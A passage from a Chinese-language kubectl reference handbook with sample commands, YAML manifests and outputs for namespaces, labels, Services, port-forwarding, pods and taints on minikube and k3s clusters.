NAME       STATUS   ROLES    AGE   VERSION   INTERNAL-IP
EXTERNAL-IP   OS-IMAGE               KERNEL-VERSION
CONTAINER-RUNTIME
minikube   Ready    master   42h   v1.19.0   192.168.64.2
<none>        Buildroot 2019.02.11   4.19.114
docker://19.3.12
```

查询集群状态

```
[root@localhost ~]# kubectl get cs
NAME                 STATUS    MESSAGE             ERROR
controller-manager   Healthy   ok
scheduler            Healthy   ok
etcd-0               Healthy   {"health": "true"}
```

config

```
[root@localhost ~]# kubectl config view
apiVersion: v1
clusters:
- cluster:
    certificate-authority: /root/.minikube/ca.crt
    server: https://172.16.0.121:8443
  name: minikube
contexts:
- context:
    cluster: minikube
    user: minikube
  name: minikube
current-context: minikube
kind: Config
preferences: {}
users:
- name: minikube
  user:
```

```
    client-certificate: /root/.minikube/client.crt
    client-key: /root/.minikube/client.key
```

```
iMac:~ neo$ kubectl config view
apiVersion: v1
clusters:
- cluster:
    certificate-authority-data: DATA+OMITTED
    server: https://kubernetes.docker.internal:6443
  name: docker-desktop
- cluster:
    certificate-authority: /Users/neo/.minikube/ca.crt
    server: https://192.168.64.2:8443
  name: minikube
contexts:
- context:
    cluster: docker-desktop
    user: docker-desktop
  name: docker-desktop
- context:
    cluster: minikube
    user: minikube
  name: minikube
current-context: minikube
kind: Config
preferences: {}
users:
- name: docker-desktop
  user:
    client-certificate-data: REDACTED
    client-key-data: REDACTED
- name: minikube
  user:
    client-certificate:
/Users/neo/.minikube/profiles/minikube/client.crt
    client-key:
/Users/neo/.minikube/profiles/minikube/client.key
```

use-context

如果之前用其他方式运行Kubernetes，如 minikube, mircok8s 等等，可以使用下面命令切换。

```
$ kubectl config use-context docker-for-desktop
```

cluster-info

```
[root@localhost ~]# kubectl cluster-info
Kubernetes master is running at https://172.16.0.121:8443
KubeDNS is running at
https://172.16.0.121:8443/api/v1/namespaces/kube-
system/services/kube-dns:dns/proxy

To further debug and diagnose cluster problems, use 'kubectl
cluster-info dump'.
```

查看 pod 日志

```
kubectl logs <pod-name>
kubectl logs --previous <pod-name>
kubectl logs -l app=your-app-name | grep "xxx"
kubectl logs --selector role=cool-app | grep "xxx"
```

复制文件

```
```

```
kubectl cp netkiller/job-executor-77fc6b4db-
5dzxz:logs/info.2022-07-29.log Downloads/info.2022-07-29.log -c
job-executor
```

```
kubectl cp Downloads/myfile netkiller/job-executor-77fc6b4db-
5dzxz:/tmp/myfile -c job-executor
```

edit

```
kubectl edit --namespace=kube-system rc kubernetes-dashboard
```

端口转发

Service 端口映射

```
$ kubectl port-forward svc/demo 8080:8080
```

绑定地址

将本地 0.0.0.0:27017 端口转发到 service 端口

```
        neo@Netkiller-iMac ~> kubectl port-forward --address
0.0.0.0 service/mongo 27017
        Forwarding from 0.0.0.0:27017 -> 27017
```

```
```

操作系统资源配置

sysctls

```
kubelet --experimental-allowed-unsafe-sysctls
'kernel.msg*,kernel.shmmax,kernel.sem,net.ipv4.route.min_pmtu'
```

endpoints

```
Neo-iMac:kubernetes neo$ rancher kubectl get endpoints nginx
NAME    ENDPOINTS                                       AGE
nginx   10.42.0.19:80,10.42.0.20:80,10.42.0.21:80   3m56s
```

explain

ingress

```
iMac:kubernetes neo$ kubectl explain ingress
KIND:     Ingress
VERSION:  extensions/v1beta1

DESCRIPTION:
     Ingress is a collection of rules that allow inbound
connections to reach
     the endpoints defined by a backend. An Ingress can be
configured to give
     services externally-reachable urls, load balance traffic,
terminate SSL,
```

```
     offer name based virtual hosting etc. DEPRECATED - This
group version of
     Ingress is deprecated by networking.k8s.io/v1beta1
Ingress. See the release
     notes for more information.

FIELDS:
   apiVersion   <string>
     APIVersion defines the versioned schema of this
representation of an
     object. Servers should convert recognized schemas to the
latest internal
     value, and may reject unrecognized values. More info:
     https://git.k8s.io/community/contributors/devel/sig-
architecture/api-conventions.md#resources

   kind <string>
     Kind is a string value representing the REST resource this
object
     represents. Servers may infer this from the endpoint the
client submits
     requests to. Cannot be updated. In CamelCase. More info:
     https://git.k8s.io/community/contributors/devel/sig-
architecture/api-conventions.md#types-kinds

   metadata     <Object>
     Standard object's metadata. More info:
     https://git.k8s.io/community/contributors/devel/sig-
architecture/api-conventions.md#metadata

   spec <Object>
     Spec is the desired state of the Ingress. More info:
     https://git.k8s.io/community/contributors/devel/sig-
architecture/api-conventions.md#spec-and-status

   status       <Object>
     Status is the current state of the Ingress. More info:
     https://git.k8s.io/community/contributors/devel/sig-
architecture/api-conventions.md#spec-and-status
```

查看 ingress.spec 配置清单

```
iMac:kubernetes neo$ kubectl explain ingress.spec
KIND:     Ingress
VERSION:  extensions/v1beta1

RESOURCE: spec <Object>

DESCRIPTION:
     Spec is the desired state of the Ingress. More info:
     https://git.k8s.io/community/contributors/devel/sig-
architecture/api-conventions.md#spec-and-status

     IngressSpec describes the Ingress the user wishes to
exist.

FIELDS:
   backend      <Object>
     A default backend capable of servicing requests that don't
match any rule.
     At least one of 'backend' or 'rules' must be specified.
This field is
     optional to allow the loadbalancer controller or
defaulting logic to
     specify a global default.

   ingressClassName     <string>
     IngressClassName is the name of the IngressClass cluster
resource. The
     associated IngressClass defines which controller will
implement the
     resource. This replaces the deprecated
`kubernetes.io/ingress.class`
     annotation. For backwards compatibility, when that
annotation is set, it
     must be given precedence over this field. The controller
may emit a warning
     if the field and annotation have different values.
Implementations of this
     API should ignore Ingresses without a class specified. An
IngressClass
     resource may be marked as default, which can be used to
set a default value
     for this field. For more information, refer to the
```

```
IngressClass
     documentation.

   rules        <[]Object>
     A list of host rules used to configure the Ingress. If
unspecified, or no
     rule matches, all traffic is sent to the default backend.

   tls  <[]Object>
     TLS configuration. Currently the Ingress only supports a
single TLS port,
     443. If multiple members of this list specify different
hosts, they will be
     multiplexed on the same port according to the hostname
specified through
     the SNI TLS extension, if the ingress controller
fulfilling the ingress
     supports SNI.
```

describe

storageclasses.storage.k8s.io

```
[root@master ~]# kubectl describe storageclasses.storage.k8s.io
Name:                  longhorn-storage
IsDefaultClass:        No
Annotations:           <none>
Provisioner:           driver.longhorn.io
Parameters:
diskSelector=hdd,numberOfReplicas=2,staleReplicaTimeout=2880
AllowVolumeExpansion:  True
MountOptions:          <none>
ReclaimPolicy:         Delete
VolumeBindingMode:     Immediate
Events:                <none>


Name:            longhorn
IsDefaultClass:  No
```

```
Annotations:     longhorn.io/last-applied-configmap=kind:
StorageClass
apiVersion: storage.k8s.io/v1
metadata:
  name: longhorn
  annotations:
    storageclass.kubernetes.io/is-default-class: "true"
provisioner: driver.longhorn.io
allowVolumeExpansion: true
reclaimPolicy: "Delete"
volumeBindingMode: Immediate
parameters:
  numberOfReplicas: "3"
  staleReplicaTimeout: "30"
  fromBackup: ""
  fsType: "ext4"
  dataLocality: "disabled"
,storageclass.beta.kubernetes.io/is-default-
class=false,storageclass.kubernetes.io/is-default-class=false
Provisioner:           driver.longhorn.io
Parameters:
dataLocality=disabled,fromBackup=,fsType=ext4,numberOfReplicas=
3,staleReplicaTimeout=30
AllowVolumeExpansion:  True
MountOptions:          <none>
ReclaimPolicy:         Delete
VolumeBindingMode:     Immediate
Events:                <none>


Name:                  local-path
IsDefaultClass:        Yes
Annotations:
objectset.rio.cattle.io/applied=H4sIAAAAAAAA/4yRT+vUMBCGv4rMua1
bu1tKwIOu7EUEQdDzNJlux6aZkkwry7LfXbIqrIffn2PyZN7hfXIFXPg7xcQSwE
BSiXimaupSxfJ2q6GAiYMDA9/+oKPHlKCAmRQdKoK5AoYgisoSUj5K/5OsJtIqs
lQWVT3lNM4xUDzJ5VegWJ63CQxMTXogW128+czBvf/gnIQXIwLOBAa8WPTl30qv
GkoL2jw5rT2V6ZKUZij+SbG5eZVRDKR0F8SpdDTg6rW8YzCgcSW4FeCxJ/+sjxH
TCAbqrhmag20Pw9DbZtfu210z7JuhPnQ719m2w3cOe7fPof81W1DHfLlE2Th/IE
UwEDHYkWJe8PCsgJgL8PxVPNsLGPhEnjRr2cSvM33k4Dicv4jLC34g60niiWPSo
4S0zhTh9jsAAP//ytgh5S0CAAA,objectset.rio.cattle.io/id=,objectse
t.rio.cattle.io/owner-gvk=k3s.cattle.io/v1,
Kind=Addon,objectset.rio.cattle.io/owner-name=local-
storage,objectset.rio.cattle.io/owner-namespace=kube-
system,storageclass.beta.kubernetes.io/is-default-
```

```
class=true,storageclass.kubernetes.io/is-default-class=true
Provisioner:           rancher.io/local-path
Parameters:            <none>
AllowVolumeExpansion:  <unset>
MountOptions:          <none>
ReclaimPolicy:         Delete
VolumeBindingMode:     WaitForFirstConsumer
Events:                <none>
```

pod

```
[root@master ~]# kubectl describe pvc
Name:          elasticsearch-elasticsearch-data-0
Namespace:     default
StorageClass:  local-path
Status:        Bound
Volume:        pvc-a2ebce5a-9ae1-46e9-ae9f-8840027bf5d8
Labels:        app=elasticsearch
               role=data
Annotations:   pv.kubernetes.io/bind-completed: yes
               pv.kubernetes.io/bound-by-controller: yes
               volume.beta.kubernetes.io/storage-provisioner:
rancher.io/local-path
               volume.kubernetes.io/selected-node: agent-1
               volume.kubernetes.io/storage-provisioner:
rancher.io/local-path
Finalizers:    [kubernetes.io/pvc-protection]
Capacity:      1Gi
Access Modes:  RWO
VolumeMode:    Filesystem
Used By:       elasticsearch-data-0
Events:        <none>


Name:          elasticsearch-elasticsearch-data-1
Namespace:     default
StorageClass:  local-path
Status:        Bound
Volume:        pvc-f0d9d5df-9704-44a7-93ff-8a4f431af226
Labels:        app=elasticsearch
```

```
               role=data
Annotations:   pv.kubernetes.io/bind-completed: yes
               pv.kubernetes.io/bound-by-controller: yes
               volume.beta.kubernetes.io/storage-provisioner:
rancher.io/local-path
               volume.kubernetes.io/selected-node: master
               volume.kubernetes.io/storage-provisioner:
rancher.io/local-path
Finalizers:    [kubernetes.io/pvc-protection]
Capacity:      1Gi
Access Modes:  RWO
VolumeMode:    Filesystem
Used By:       elasticsearch-data-1
Events:        <none>


Name:          elasticsearch-elasticsearch-data-2
Namespace:     default
StorageClass:  local-path
Status:        Bound
Volume:        pvc-722cce94-b2c5-457a-8e01-9a2a52b12128
Labels:        app=elasticsearch
               role=data
Annotations:   pv.kubernetes.io/bind-completed: yes
               pv.kubernetes.io/bound-by-controller: yes
               volume.beta.kubernetes.io/storage-provisioner:
rancher.io/local-path
               volume.kubernetes.io/selected-node: agent-1
               volume.kubernetes.io/storage-provisioner:
rancher.io/local-path
Finalizers:    [kubernetes.io/pvc-protection]
Capacity:      1Gi
Access Modes:  RWO
VolumeMode:    Filesystem
Used By:       elasticsearch-data-2
Events:        <none>


Name:          longhorn-volv-pvc
Namespace:     default
StorageClass:  longhorn
Status:        Bound
Volume:        pvc-5dc3ae33-9f86-4650-82ba-a7b681963adc
Labels:        <none>
Annotations:   pv.kubernetes.io/bind-completed: yes
```

```
               pv.kubernetes.io/bound-by-controller: yes
               volume.beta.kubernetes.io/storage-provisioner:
driver.longhorn.io
               volume.kubernetes.io/storage-provisioner:
driver.longhorn.io
Finalizers:    [kubernetes.io/pvc-protection]
Capacity:      2Gi
Access Modes:  RWO
VolumeMode:    Filesystem
Used By:       volume-test
Events:        <none>


Name:          redis
Namespace:     default
StorageClass:  local-path
Status:        Pending
Volume:
Labels:        <none>
Annotations:   <none>
Finalizers:    [kubernetes.io/pvc-protection]
Capacity:
Access Modes:
VolumeMode:    Filesystem
Used By:       redis-0
Events:
  Type    Reason                Age                   From
Message
  ----    ------                ----                  ----
-------
  Normal  WaitForFirstConsumer  29s (x481 over 120m)
persistentvolume-controller  waiting for first consumer to be
created before binding
[root@master ~]#
```

3. namespace 命名空间

查看命名空间

```
root@netkiller ~# kubectl get ns
NAME              STATUS   AGE
default           Active   197d
kube-system       Active   197d
kube-public       Active   197d
kube-node-lease   Active   197d
longhorn-system   Active   195d
test              Active   163d
gitlab            Active   156d
dev               Active   155d
training          Active   133d
project           Active   24h

root@netkiller ~# kubectl get namespace
NAME              STATUS   AGE
default           Active   197d
kube-system       Active   197d
kube-public       Active   197d
kube-node-lease   Active   197d
longhorn-system   Active   195d
test              Active   163d
gitlab            Active   156d
dev               Active   155d
training          Active   133d
project           Active   24h
```

创建命名空间

```
$ kubectl create namespace new-namespace
```

使用 **yaml** 创建命名空间

创建 jenkins-namespace.yaml

```
apiVersion: v1
kind: Namespace
metadata:
  name: jenkins-project
```

```
$ kubectl create -f jenkins-namespace.yaml
namespace ”jenkins-project“ created
```

删除命名空间

```
root@netkiller ~# kubectl delete namespace new-namespace
namespace "new-namespace" deleted
```

4. label 标签

label 用于识别对象，管理关联关系等目的，如Pod、Service、Deployment、Node的关联。

```
kubectl label nodes <node-name> <label-key>=<label-value>
```

打标签，例如 disk-type=ssd

```
[root@master ~]# kubectl label nodes agent-1 disk-type=ssd
node/agent-1 labeled
```

查看标签

```
[root@master ~]# kubectl get node --show-labels
NAME         STATUS   ROLES    AGE   VERSION   LABELS
master   Ready    master   42d   v1.17.4
beta.kubernetes.io/arch=amd64,beta.kubernetes.io/os=linux,kuber
netes.io/arch=amd64,kubernetes.io/hostname=master,kubernetes.io
/os=linux,node-role.kubernetes.io/master=
agent-1   Ready    <none>   42d   v1.17.4
beta.kubernetes.io/arch=amd64,beta.kubernetes.io/os=linux,disk-
type=ssd,kubernetes.io/arch=amd64,kubernetes.io/hostname=agent-
1,kubernetes.io/os=linux
agent-2   Ready    <none>   42d   v1.17.4
beta.kubernetes.io/arch=amd64,beta.kubernetes.io/os=linux,kuber
netes.io/arch=amd64,kubernetes.io/hostname=agent-
2,kubernetes.io/os=linux
```

删除标签

```
[root@master ~]# kubectl label nodes agent-1 disk-type-
node/agent-1 unlabeled
```

5. 服务管理

列出服务

```
[root@localhost ~]# kubectl get service
NAME              TYPE        CLUSTER-IP     EXTERNAL-IP
PORT(S)           AGE
hello-minikube    NodePort    10.109.33.86   <none>
8080:30436/TCP    134m
kubernetes        ClusterIP   10.96.0.1      <none>
443/TCP           147m
```

排序

```
iMac:kubernetes neo$ kubectl get services --sort-
by=.metadata.name
NAME          TYPE        CLUSTER-IP       EXTERNAL-IP   PORT(S)
AGE
kubernetes    ClusterIP   10.96.0.1        <none>        443/TCP
121m
my-service    ClusterIP   10.106.157.143   <none>
80/TCP,443/TCP   9m43s
```

创建服务

创建 service.yaml 文件

```
apiVersion: v1
kind: Service
metadata:
```

```
  name: my-service
spec:
  selector:
    app: MyApp
  ports:
  - name: http
    protocol: TCP
    port: 80
    targetPort: 80
  - name: https
    protocol: TCP
    port: 443
    targetPort: 443
```

```
iMac:kubernetes neo$ kubectl create -f service.yaml
service/my-service created
```

查看服务

```
iMac:kubernetes neo$ kubectl get service
NAME         TYPE        CLUSTER-IP       EXTERNAL-IP   PORT(S)
AGE
kubernetes   ClusterIP   10.96.0.1        <none>        443/TCP
113m
my-service   ClusterIP   10.106.157.143   <none>
80/TCP,443/TCP   64s
```

查看 service 后端代理的 pod 的 ip，这里没有挂载 pod 所以显示 none

```
iMac:kubernetes neo$ kubectl get endpoints my-service
```

```
NAME          ENDPOINTS   AGE
my-service    <none>      2m20s
```

查看服务详细信息

```
iMac:kubernetes neo$ kubectl describe service/registry
Name:                     registry
Namespace:                default
Labels:                   app=registry
Annotations:              <none>
Selector:                 app=registry
Type:                     NodePort
IP:                       10.10.0.188
Port:                     registry  5000/TCP
TargetPort:               5000/TCP
NodePort:                 registry  32050/TCP
Endpoints:                172.17.0.6:5000
Session Affinity:         None
External Traffic Policy:  Cluster
Events:                   <none>
```

查看服务

```
        > kubectl get service
        NAME                  TYPE           CLUSTER-IP
EXTERNAL-IP   PORT(S)                       AGE
        kubernetes            ClusterIP      10.43.0.1
<none>        443/TCP                       4d13h
        nacos                 ClusterIP      10.43.175.40
<none>        8848/TCP,9848/TCP,9555/TCP    4d13h
        redis                 NodePort       10.43.129.224
<none>        6379:31436/TCP                42h
        kube-explorer         ClusterIP      10.43.208.84
<none>        80/TCP                        36h
        elasticsearch         ClusterIP      10.43.241.136
```

```
<none>        9200/TCP,9300/TCP            13h
        elasticsearch-data   ClusterIP      10.43.39.228
<none>        9300/TCP                     13h
        kibana               ClusterIP      10.43.193.15
<none>        80/TCP                       13h
        mysql                ExternalName   <none>
master        3306/TCP                     6m24s
        mongo                ExternalName   <none>
master        27017/TCP                    6m24s

        > kubectl get service -o wide
        NAME                 TYPE           CLUSTER-IP
EXTERNAL-IP   PORT(S)                      AGE     SELECTOR
        kubernetes           ClusterIP      10.43.0.1
<none>        443/TCP                      4d13h   <none>
        nacos                ClusterIP      10.43.175.40
<none>        8848/TCP,9848/TCP,9555/TCP   4d13h   app=nacos
        redis                NodePort       10.43.129.224
<none>        6379:31436/TCP               42h     app=redis
        kube-explorer        ClusterIP      10.43.208.84
<none>        80/TCP                       36h     app=kube-
explorer
        elasticsearch        ClusterIP      10.43.241.136
<none>        9200/TCP,9300/TCP            13h
app=elasticsearch,role=master
        elasticsearch-data   ClusterIP      10.43.39.228
<none>        9300/TCP                     13h
app=elasticsearch,role=data
        kibana               ClusterIP      10.43.193.15
<none>        80/TCP                       13h     app=kibana
        mysql                ExternalName   <none>
master        3306/TCP                     6m45s   <none>
        mongo                ExternalName   <none>
master        27017/TCP                    6m45s   <none>
```

更新服务

```
kubectl replace -f service.yaml --force
```

```

```

删除服务

```
kubectl delete service hello-minikube
```

clusterip

语法

```
$ kubectl create service clusterip NAME [--tcp=<port>:
<targetPort>] [--dry-run]
```

演示

```
kubectl create service clusterip my-service --tcp=5678:8080
```

headless 模式

```
kubectl create service clusterip my-service --clusterip="None"
```

selector

```
      apiVersion: v1
      kind: Service
      metadata:
        name: spring-cloud-config-server
        namespace: default
        labels:
              app: springboot
      spec:
        ports: web
        - port: 8888
              targetPort: web
        clusterIP: 10.10.0.1
        selector:
              app: spring-cloud-config-server
```

设置外部IP

报漏 80.11.12.10:80 地址

```
apiVersion: v1
kind: Service
metadata:
  name: my-service
spec:
  selector:
        app: MyApp
  ports:
        - name: http
          protocol: TCP
          port: 80
          targetPort: 9376
  externalIPs:
        - 80.11.12.10
```

externalname

语法

```
$ kubectl create service externalname NAME --external-name
external.name [--dry-run]
```

演示

```
kubectl create service externalname my-externalname --external-
name bar.com
```

绑定外部域名

```
apiVersion: v1
kind: Service
metadata:
  name: my-service
  namespace: prod
spec:
  type: ExternalName
  externalName: my.database.example.com
```

应用案例，在master节点宿主主机上安装了mysql和mongo地址，pod链接他们可以使用宿主IP链接，或者写 master 主机名。

我认为更好的方法使用使用 Service 做一层映射，然后使用统一容器域名访问 mysql.default.svc.cluster.local，
mongo.default.svc.cluster.local

```
      metadata:
        name: mysql
        namespace: default
      spec:
        ports:
              - name: mysql
                protocol: TCP
                port: 3306
                targetPort: 3306
        type: ExternalName
        externalName: master
      apiVersion: v1
      kind: Service
      ---
      metadata:
        name: mongo
        namespace: default
      spec:
        ports:
              - name: mongo
                protocol: TCP
                port: 27017
                targetPort: 27017
        type: ExternalName
        externalName: master
      apiVersion: v1
      kind: Service
```

Example mongo

```
apiVersion: v1
kind: Service
metadata:
  name: mongo
  namespace: default
spec:
  externalName: master
  ports:
```

```
  - name: mongo
    port: 27017
    protocol: TCP
    targetPort: 27017
  sessionAffinity: None
  type: ExternalName
```

Example MySQL

```
apiVersion: v1
kind: Service
metadata:
  name: mysql
  namespace: default
spec:
  externalName: dev.mysql.netkiller.cn
  sessionAffinity: None
  type: ExternalName
```

负载均衡

语法

```
$ kubectl create service loadbalancer NAME [--
tcp=port:targetPort] [--dry-run]
```

演示

```
kubectl create service loadbalancer my-lb --tcp=5678:8080
```

LoadBalancer YAML

一般 HTTP 服务通过 ingress 对外报漏服务，TCP 的 Socket 服务可以使用 LoadBalancer 进行报漏

```
apiVersion: v1
kind: Service
metadata:
  name: my-service
spec:
  selector:
        app: MyApp
  ports:
        - protocol: TCP
          port: 80
          targetPort: 9376
  clusterIP: 10.0.171.239
  type: LoadBalancer
status:
  loadBalancer:
        ingress:
        - ip: 192.0.2.127
```

```
apiVersion: v1
kind: Service
metadata:
  name: example-service
spec:
  selector:
        app: example
  ports:
        - port: 8765
          targetPort: 9376
  type: LoadBalancer
```

Example Redis

```
apiVersion: v1
kind: Service
metadata:
  name: test
  namespace: default
  resourceVersion: "42471353"
spec:
  allocateLoadBalancerNodePorts: true
  clusterIP: 10.43.242.167
  clusterIPs:
  - 10.43.242.167
  externalIPs:
  - 172.18.200.55
  externalTrafficPolicy: Cluster
  internalTrafficPolicy: Cluster
  ipFamilies:
  - IPv4
  ipFamilyPolicy: SingleStack
  ports:
  - name: redis
    nodePort: 31143
    port: 6380
    protocol: TCP
    targetPort: 6379
  selector:
    app: redis
  sessionAffinity: None
  type: LoadBalancer
status:
  loadBalancer:
    ingress:
    - ip: 172.18.200.5
    - ip: 172.18.200.50
    - ip: 172.18.200.51
```

nodeport

语法

```
$ kubectl create service nodeport NAME [--tcp=port:targetPort]
[--dry-run]
```

演示

```
kubectl create service nodeport my-nodeport --tcp=5678:8080
```

NodePort YAML

```
        apiVersion: v1
        kind: Service
        metadata:
          name: my-service
        spec:
          type: NodePort
          selector:
                app: MyApp
          ports:
                  # By default and for convenience, the
`targetPort` is set to the same value as the `port` field.
                - port: 80
                  targetPort: 80
                  # Optional field
                  # By default and for convenience, the
Kubernetes control plane will allocate a port from a range
(default: 30000-32767)
                  nodePort: 30007
```

Example

```
apiVersion: v1
kind: Service
metadata:
  name: registry
  namespace: default
  labels:
    app: registry
spec:
  type: NodePort
  selector:
    app: registry
  ports:
  - name: registry
    port: 5000
    nodePort: 30050
    protocol: TCP
---
apiVersion: apps/v1
kind: Deployment
metadata:
  name: registry
  namespace: default
  labels:
    app: registry
spec:
  replicas: 1
  selector:
    matchLabels:
      app: registry
  template:
    metadata:
      labels:
        app: registry
    spec:
      containers:
      - name: registry
```

```
      image: registry:latest
      resources:
        limits:
          cpu: 100m
          memory: 100Mi
      env:
      - name: REGISTRY_HTTP_ADDR
        value: :5000
      - name: REGISTRY_STORAGE_FILESYSTEM_ROOTDIRECTORY
        value: /var/lib/registry
      ports:
      - containerPort: 5000
        name: registry
        protocol: TCP
```

6. serviceaccount

语法

```
$ kubectl create serviceaccount NAME [--dry-run]
```

演示

```
kubectl create serviceaccount my-service-account
```

```
apiVersion: v1
kind: ServiceAccount
metadata:
 labels:
   app: elasticsearch
 name: elasticsearch
 namespace: elastic
```

7. Pod 管理

Pod 状态说明

Pod 状态:

- Pending：Pod已经被创建，但还没有完成调度，或者说有一个或多个镜像正处于从远程仓库下载的过程。处在这个阶段的Pod可能正在写数据到etcd中、调度、pull镜像或启动容器。
- Pending：Pod已经被创建，但还没有完成调度，或者说有一个或多个镜像正处于从远程仓库下载的过程。处在这个阶段的Pod可能正在写数据到etcd中、调度、pull镜像或启动容器。
- Running：该Pod已经绑定到了一个节点上，Pod中所有的容器都已被创建。至少有一个容器正在运行，或者正处于启动或重启状态。
- Succeeded：Pod中的所有的容器已经正常的执行后退出，并且不会自动重启，一般会是在部署job的时候会出现。
- Failed：Pod中的所有容器都已终止了，并且至少有一个容器是因为失败终止。也就是说，容器以非0状态退出或者被系统终止。
- Unkonwn：APIServer无法正常获取到Pod对象的状态信息，通常是由于其无法与所在工作节点的kubelet通信所致。

Pod 错误的详细的说明

状态	描述
CrashLoopBackOff	容器退出，kubelet正在将它重启
InvalidImageName	无法解析镜像名称
ImageInspectError	无法校验镜像
ErrImageNeverPull	策略禁止拉取镜像
ImagePullBackOff	正在重试拉取
RegistryUnavailable	连接不到镜像中心
ErrImagePull	通用的拉取镜像出错
CreateContainerConfigError	不能创建kubelet使用的容器配置
CreateContainerError	创建容器失败
m.internalLifecycle.PreStartContainer	执行hook报错
RunContainerError	启动容器失败

```
PostStartHookError                执行hook报错
ContainersNotInitialized          容器没有初始化完毕
ContainersNotRead                 容器没有准备完毕
ContainerCreating                 容器创建中
PodInitializing pod      初始化中
DockerDaemonNotReady     docker还没有完全启动
NetworkPluginNotReady    网络插件还没有完全启动
```

查看 POD 状态

```
kubectl get pod <pod-name> -o wide
kubectl get pods --all-namespaces
```

查看默认命名空间下的 pod

```
[root@localhost ~]# kubectl get pod
NAME                                READY   STATUS    RESTARTS
AGE
hello-minikube-5c856cbf98-6vfvp   1/1     Running   0
6m59s
```

查看所有命名空间下的 Pod

```
[root@localhost ~]# kubectl get pods --all-namespaces
NAMESPACE     NAME                                        READY
STATUS    RESTARTS   AGE
default       hello-minikube-5c856cbf98-6vfvp         1/1
Running   1          4d18h
kube-system   coredns-86c58d9df4-2rfqf                1/1
Running   51         4d18h
kube-system   coredns-86c58d9df4-wkb7l                1/1
```

```
Running   49          4d18h
kube-system   etcd-minikube                            1/1
Running   12          4d18h
kube-system   kube-addon-manager-minikube              1/1
Running   11          4d18h
kube-system   kube-apiserver-minikube                  1/1
Running   74          4d18h
kube-system   kube-controller-manager-minikube         1/1
Running   31          4d18h
kube-system   kube-proxy-brrdd                         1/1
Running   1           4d18h
kube-system   kube-scheduler-minikube                  1/1
Running   31          4d18h
kube-system   kubernetes-dashboard-ccc79bfc9-dxcq2     1/1
Running   7           4d17h
kube-system   storage-provisioner                      1/1
Running   2           4d18h
```

```
iMac:~ neo$ kubectl get pods --output=wide
NAME                          READY   STATUS             RESTARTS
AGE   IP           NODE       NOMINATED NODE   READINESS GATES
registry-65854b565b-bkhvq   0/1     ImagePullBackOff   0
18m   172.17.0.4   minikube   <none>           <none>
```

查看pod标签

```
kubectl get pods --show-labels
```

查看指定标签的pod

```
kubectl get pods -l run=nginx
```

指定命名空间

```
[root@localhost ~]# kubectl get pod --namespace=kube-system
NAME                                    READY   STATUS
RESTARTS   AGE
coredns-86c58d9df4-2rfqf                1/1     Running   0
40m
coredns-86c58d9df4-wkb7l                1/1     Running   0
40m
etcd-minikube                           1/1     Running   0
40m
kube-addon-manager-minikube             1/1     Running   0
41m
kube-apiserver-minikube                 1/1     Running   2
40m
kube-controller-manager-minikube        1/1     Running   6
40m
kube-proxy-brrdd                        1/1     Running   0
40m
kube-scheduler-minikube                 1/1     Running   5
41m
kubernetes-dashboard-ccc79bfc9-dxcq2    1/1     Running   5
16m
storage-provisioner                     1/1     Running   0
39m
```

格式化输出

```
neo@Netkiller-iMac ~> kubectl get pods -l app=nacos -o
jsonpath='{.items[0].metadata.name}'
nacos-0⏎
```

查看 **pod** 下面容器

```
root@logging ~# kubectl --kubeconfig=/home/prod/.kube/config -n
netkiller get pod neo-6787cfcb9-8s8pp -o jsonpath="
{.spec.containers[*].name}"
filebeat neo
```

运行 POD

```
iMac:kubernetes neo$ kubectl run registry --
image=registry:latest
```

```
kubectl run busybox --image=busybox --command -- ping
www.netkiller.cn
```

```
kubectl run nginx --replicas=3 --labels="app=example" --
image=nginx:latest --port=80
```

```
kubectl run busybox --rm=true --image=busybox --restart=Never -
it
```

通过 Yaml 文件运行 Pod

```
apiVersion: v1
kind: Pod
metadata:
  name: counter
spec:
  containers:
  - name: count
    image: busybox
    args: [/bin/sh, -c, 'i=0; while true; do echo "$i:
$(date)"; i=$((i+1)); sleep 1; done']
```

创建 pod

```
iMac:kubernetes neo$ kubectl create -f pod.yaml
pod/counter created

iMac:kubernetes neo$ kubectl logs counter
0: Sun Oct  4 12:32:44 UTC 2020
1: Sun Oct  4 12:32:45 UTC 2020
2: Sun Oct  4 12:32:46 UTC 2020
3: Sun Oct  4 12:32:47 UTC 2020
4: Sun Oct  4 12:32:48 UTC 2020
5: Sun Oct  4 12:32:49 UTC 2020
6: Sun Oct  4 12:32:50 UTC 2020
7: Sun Oct  4 12:32:51 UTC 2020
8: Sun Oct  4 12:32:52 UTC 2020
9: Sun Oct  4 12:32:53 UTC 2020
```

删除 pod

```
kubectl delete -n default pod registry
kubectl delete -n default pod counter
```

查看 Pod 的事件

```
kubectl describe pod <pod-name>
```

```
iMac:~ neo$ kubectl describe pod springboot
Name:         springboot
Namespace:    default
Priority:     0
Node:         minikube/192.168.64.2
Start Time:   Mon, 21 Sep 2020 16:17:03 +0800
Labels:       run=springboot
Annotations:  <none>
Status:       Pending
IP:
IPs:          <none>
Containers:
  springboot:
    Container ID:
    Image:          127.0.0.1:5000/netkiller/config:latest
    Image ID:
    Port:           8888/TCP
    Host Port:      0/TCP
    State:          Waiting
      Reason:       ContainerCreating
    Ready:          False
    Restart Count:  0
    Environment:    <none>
    Mounts:
      /var/run/secrets/kubernetes.io/serviceaccount from
default-token-fhfn8 (ro)
Conditions:
  Type              Status
  Initialized       True
  Ready             False
```

```
  ContainersReady   False
  PodScheduled      True
Volumes:
  default-token-fhfn8:
    Type:        Secret (a volume populated by a Secret)
    SecretName:  default-token-fhfn8
    Optional:    false
QoS Class:       BestEffort
Node-Selectors:  <none>
Tolerations:     node.kubernetes.io/not-ready:NoExecute
op=Exists for 300s
                 node.kubernetes.io/unreachable:NoExecute
op=Exists for 300s
Events:
  Type    Reason     Age   From               Message
  ----    ------     ----  ----               -------
  Normal  Scheduled  80s   default-scheduler  Successfully
assigned default/springboot to minikube
  Normal  Pulling    79s   kubelet            Pulling image
"127.0.0.1:5000/netkiller/config:latest"
```

Taint（污点）和 Toleration（容忍）

其目的是分配 pod 在集群间的调度，Taint 和 toleration 相互配合，可以用来避免 pod 被分配到某个节点上。这跟节点亲和性作用相反。

给 node 节点设置 label，通过给 pod 设置 nodeSelector 将 pod 调度到匹配标签的节点上。

如果设置 toleration 应用于 pod 上，则表示 pod 可以被调度到 taint 的节点上。

Taint（污点）设置

设置污点: kubectl taint node [node] key=value:[effect]

effect 参数

1. NoSchedule： 不能被调度。
2. PreferNoSchedule：尽量不要调度。
3. NoExecute：不允许该节点有 Pod。

在 shenzhen 节点上设置Taint，键为key，值为value，effect是NoSchedule。

```
kubectl taint nodes shenzhen key=value:NoSchedule
```

